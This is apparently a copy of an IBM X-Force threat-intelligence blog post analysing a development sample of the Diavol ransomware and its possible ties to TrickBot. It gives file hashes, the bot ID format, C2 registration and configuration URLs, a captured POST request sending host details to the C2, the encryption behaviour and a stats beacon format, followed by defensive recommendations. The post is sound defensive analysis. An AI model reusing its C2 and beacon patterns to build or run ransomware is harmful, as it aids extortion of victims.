

Analysis of Diavol Ransomware Reveals Possible Link to TrickBot Gang

securityintelligence.com/posts/analysis-of-diavol-ransomware-link-trickbot-gang/



Home / Advanced Threats
Analysis of Diavol Ransomware Reveals Possible Link to TrickBot Gang



Advanced Threats August 17, 2021
By Charlotte Hammond co-authored by Chris Caridi 7 min read
Ransomware has become the number one cyber threat to organizations, making up nearly 25% of attacks IBM X-Force Incident Response remediated in 2020. Ransomware is making headlines on a regular basis due to the high impact of certain attacks on victims in critical industries. It's unlikely that the pace of attacks will slow down in the near future.

IBM X-Force Threat Intelligence recently located and analyzed a ransomware strain that appeared to be a work in progress. Upon publication of a recent report, it became clear that what IBM had found was in fact an early development version of the Diavol ransomware. Additionally, the ransomware code is configured in such a way that suggests a possible link to the infamous TrickBot group, tracked by X-Force as ITG23.

Diavol Is Evolving

IBM X-Force started its analysis by looking at indicators of compromise (IOCs) from another sample of the Diavol ransomware — an existing one that was already reported in the wild by Fortinet and an unfamiliar sample IBM discovered. Overall, many similarities exist between the two samples, with the main difference being the respective development stage. While Fortinet found a fully functional and weaponized piece of ransomware, the one IBM analyzed looked like a development version that was likely used for testing earlier on.

The comparison of the two versions can provide insight into the development process of Diavol and of future malware.

The ransomware sample identified by X-Force (MD5: e63a532d42b44ff73c1e1d4bda018657) has a reported compilation date of March 5, 2020. It was first submitted to VirusTotal almost a year later, on January 27, 2021, with the filename 'malware.exe'.

The PDB paths and compilation time differ between the two versions, with the later sample compiled on April 30, 2021.

Development Sample	Active Sample
Compiled March 5, 2020	Compiled April 30, 2021
SHA256: 5be4c5b4f62ae4c548e41a1e3336090b120e04087fa43b2c087889bf4d277f99	SHA256: 85ec7f5ec91adf7c104c7e116511ac5e7945bcf4a8fdecdcc581e97
D:\Documents\Visual Studio 2010\Projects\CryptoLocker Project\CryptoLocker\Release\CryptoLocker.pdb	D:\Development\Master\onion\locker.divided\LockMainDIB\Releas

Technical Analysis

An analysis of the Diavol ransomware sample proves that the malware's intention is to encrypt files using an RSA encryption key. The code itself is capable of prioritizing file types to encrypt based on a pre-configured list of extensions defined by the attacker. Additionally, it can terminate processes and services as needed.

Execution

The initial execution of the ransomware leads to the collection of basic system information such as Windows version and network adapter details. Then, the ransomware generates a System/Bot ID with the following format:

<hostname>-<username>_W<windows _version>.<guid>

For example:

DESKTOP-4LUGU5I-reuser_W10019041.C3F3799FE69249579857D2039BBBAB11

This format is almost identical to the Bot ID generated by TrickBot malware, except that the username field has been added.

Botnet Registration

Next, the ransomware attempts a connection with a hardcoded command and control (C2) address where the victim machine registers itself with a pre-configured Group ID and the Bot ID that was created in the previous step. This registration to the botnet is nearly identical in both samples analyzed. The primary difference is the registration URL changing from http://<server_address>/bots/register to http://<server_address>/BnpOnspQwtjCA/register.

Below is an example of a POST request sent by the development sample to the C2.

```
POST /bots/register HTTP/1.1
Host: 127.0.0.1

Connection: keep-alive

Content-Length: 146

Accept: */*

Origin: http://127.0.0.1

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/XX.X.XXX.XXX Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Referer: http://127.0.0.1

Accept-Encoding: gzip, deflate

Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7,de;q=0.6

Cookie:

cid=DESKTOP-4LUGU5I-
reuser_W10019041.C3F3799FE69249579857D2039BBBAB11&group=vgrpnm&ip_local1=192.168.135.129&ip_local2=169.254.90.253&ip_exter
```

Figure 1: Diavol ransomware contacts C2 Server

Malware Configuration

The development sample IBM X-Force analyzed has a hardcoded configuration, which is stored in the portable executable (PE) file overlay rather than in the .data section used by the newer active version.

At the very end of the file is a list of integers representing the offsets where each configuration item can be found, along with the total size of the configuration section. The malware reads these offsets and then uses them to parse the configuration elements. The configuration contains a collection of elements like the active sample features:

- C2 IP address
- Group ID
- Base64 encoded RSA public key
- List of process names to terminate
- List of service names to terminate
- A list of files to avoid encrypting
- A list of files to encrypt
- A list of files to wipe
- A list of priority files to encrypt first
- Ransomware text

In the development sample, only the C2 IP, Group ID and RSA key were populated; all other settings were left empty. The C2 IP address was set to 127.0.0.1 and the Group ID was ‘vgrpnm’.

If registration to the botnet succeeds, then the infected device connects to the C2 again to request updated configuration values. These are requested in the same manner in the development sample as they are fetched by the active version. The request URL was slightly changed:

From http://<server_address>/bot/<bot_id>/<group_id>/<setting_name> in the development version.

To http://<server_address>/Bnyar8RsK04ug/<bot_id>/<group_id>/<setting_name> in the active version.

The setting names match those observed in the active sample, except that the ‘stoplist’ setting has been renamed to ‘ignore’:

- key — requests the RSA public key in base64 format
- services — retrieves list of services to terminate
- priority — retrieves list of priority files to be encrypted first
- stoplist — retrieves list of files that should not be encrypted
- ext — retrieves list of files that should be encrypted
- wipe — retrieves list of files to be wiped
- landing — retrieves ransom note contents

File Enumeration and Encryption

Prior to file enumeration and encryption, processes and services on the infected device are terminated based on the configured process and service name lists. The development sample IBM analyzed appears to contain a similar bug as described by Fortinet researchers with regards to the list of process names being incorrectly passed to the service termination function.

In the development sample, the code for the file enumeration and encryption functions is clearly unfinished. The file enumeration function is designed to first encrypt files in the configured priority list (which is empty) and then to enumerate and encrypt files in the hardcoded path C:\TEST\. Functions related to the enumeration of logical drives and network shares, as seen in the newer, active sample, were not implemented.

The file encryption is performed using an RSA key, and the file encryption functions operate in a similar manner to the active sample, except that files are encrypted directly as they are found. Hence, when the function finds a file eligible for encryption, it passes it directly to the encryption function, rather than operating via the asynchronous procedure call (APC) functions reportedly observed in the active sample.

Upon identifying a file to encrypt, the development sample creates a new file with the target file path and appends the file extension '.lock64'. The file size of the original target file is written to the first eight bytes of the new file. The file contents are encrypted using the Microsoft CryptoAPI functions and then written to the new encrypted file.

IBM X-Force noted that in this development version of the malware, the original file is not deleted and remains on the file system along with its encrypted counterpart. If that were to continue in the active version, victims would not need a decryption key.

Malware functionality that was reported in the active sample related to the deployment of ransom notes, file wiping, and deletion of Volume Shadow Copies was not implemented in the development sample.

Reporting Results to C2

One behavior that was observed in the development sample, but not reported in the fully active malware, is the ability to send statistics about the encryption process back to the C2.

In the development sample, IBM X-Force noted that once file encryption was complete, the ransomware connected back to the C2 one final time to send home the results of the encryption. It does this by sending a POST request to http://<server_address>/bot-stat/<bot_id>/<group_id>/stat containing the following data:

```
total=<total_files>&crypted=<total_encrypted>&wiped=<total_wiped>&ignored=<total_ignored>
```

But while the development version contained the reporting code, it was not implemented, which resulted in all totals being reported as zeros.

Potential Ties to TrickBot

First seen in 2016, TrickBot made its name as one of the top banking Trojans in the wild, targeting a wide variety of international banks using malicious web-injects. More recently, TrickBot has been focusing attacks on targets like e-commerce and technology organizations.

While banking Trojans primarily focus on the theft of banking credentials, TrickBot, which primarily targets organizations, has also been observed harvesting email account credentials using tools such as Mimikatz. Seeing as it already has a foothold in enterprise networks, TrickBot's modular nature has allowed its operators to adapt it to additional botnet monetization schemes. Some of those have been spreading spam emails, providing initial infection vectors, or delivering ransomware and other payloads to compromised machines it controls.

The Diavol ransomware sample discussed in this blog shares similarities to other malware that has been attributed to the TrickBot Gang.

Bot/Group ID Formatting Similarities

TrickBot itself, along with the Anchor DNS malware that has been attributed to TrickBot, generates a Bot ID of an almost identical format to that used by the Diavol ransomware. TrickBot is also well known for its use of group/campaign IDs, which is used by Diavol, likely for the same purpose of tracking different infection campaigns.

<hostname>_W<windows_version>.<guid>

TrickBot's communications with its C2 server occur over HTTPS with a Group ID, followed by the Bot ID, Command ID and any additional data.

https://<server_address>/rob107/29FEXSKDPLYG_W10010586.EB82D91807FAC2AD94A63366911A27D8/5/file/

For comparison, the Anchor DNS malware follows a very similar pattern as seen here where a Campaign ID is followed by a Bot ID and Command ID, along with Windows version information, and then network address details.

/anchor_dns/<bot_id>/0/<os_version>/1001/<external_ip>/<random_string>/<random_string2>/

Both Bot IDs and Campaign IDs act as a way for the operators to track different deployments across a set of victims. Different IDs can be tied to usage by a specific affiliate and/or victim set, which allows these operators to manage multiple intrusions as would be expected in a ransomware-as-a-service (RaaS) model.

Additionally, these IDs can help threat actors gauge the success of a specific campaign and subsequently inform them of the effectiveness of different affiliates. This is why these specific formatting and naming conventions could potentially point to the group responsible for the initial deployment.

Preferred and Avoided Language Settings

In the early stage, Diavol sample analyzed by X-Force, the HTTP headers used for C2 communication are set to prefer Russian language content, which matches the language used by TrickBot operators.

Additionally, a previous report noted that the Diavol ransomware did not contain any language checks to prevent the ransomware from executing on Russian victims, as is common with malware associated with the TrickBot Gang. However, in the development sample IBM X-Force analyzed, indications were found to suggest that the code for such checks may have been present or intended to be developed, even if it was not activated in the compiled samples.

A list of four-character hexadecimal strings was identified in the development sample. These strings are unused within the compiled code but were recognized as potentially being language code identifiers, and further analysis confirmed that all are related to Russian and Commonwealth of Independent States languages.

The full list of IDs present and their corresponding language are presented below:

- 0422 – Ukrainian (Ukraine)
- 0442 – Turkmen (Turkmenistan)
- 0444 – Tatar (Russia)
- 0843 – Uzbek (Cyrillic) (Uzbekistan)
- 0428 – Tajik (Cyrillic) (Tajikistan)
- 043F – Kazakh (Kazakhstan)
- 0423 – Belarusian (Belarus)
- 082C – Azeri (Cyrillic) (Azerbaijan)
- 042B – Armenian (Armenia)
- 0419 – Russian (Russia)

Birds of a Feather

Collaboration between cyber crime groups, affiliate programs and code reuse are all parts of a growing ransomware economy. The Diavol code is relatively new in the cyber crime area, and less infamous than Ryuk or Conti, but it likely shares ties to the same operators and blackhat coders behind the scenes.


X-Force continues to monitor the threat landscape and help readers learn about new threats to better manage risk to their networks. Keep up to date on all X-Force research blogs here.

Recommendations

- Establish and maintain offline backups. Ensure you have backup redundancy stored separately from network zones attackers could access with read-only access. The availability of effective backups is a significant differentiator for organizations and can support recovery from a ransomware attack.
- Implement a strategy to prevent unauthorized data theft, especially as it applies to uploading large amounts of data to legitimate cloud storage platforms that attackers can abuse.
- Employ user behavior analytics to identify potential security incidents. When triggered, assume a breach has taken place. Audit, monitor and quickly act on suspected abuse related to privileged accounts and groups.
- Employ multifactor authentication on all remote access points into an enterprise network — with particular care given to secure or disable remote desktop protocol (RDP) access. Multiple ransomware attacks have been known to exploit weak RDP access to gain initial entry into a network.

Charlotte Hammond
Malware Reverse Engineer, IBM Security

Charlotte is a malware reverse engineer for IBM Security's X-Force IRIS team. She has been working in the security industry for more than 7 years with a focu...


think 2022
IBM
IBM Think Broadcast
Let's think together.
Watch on demand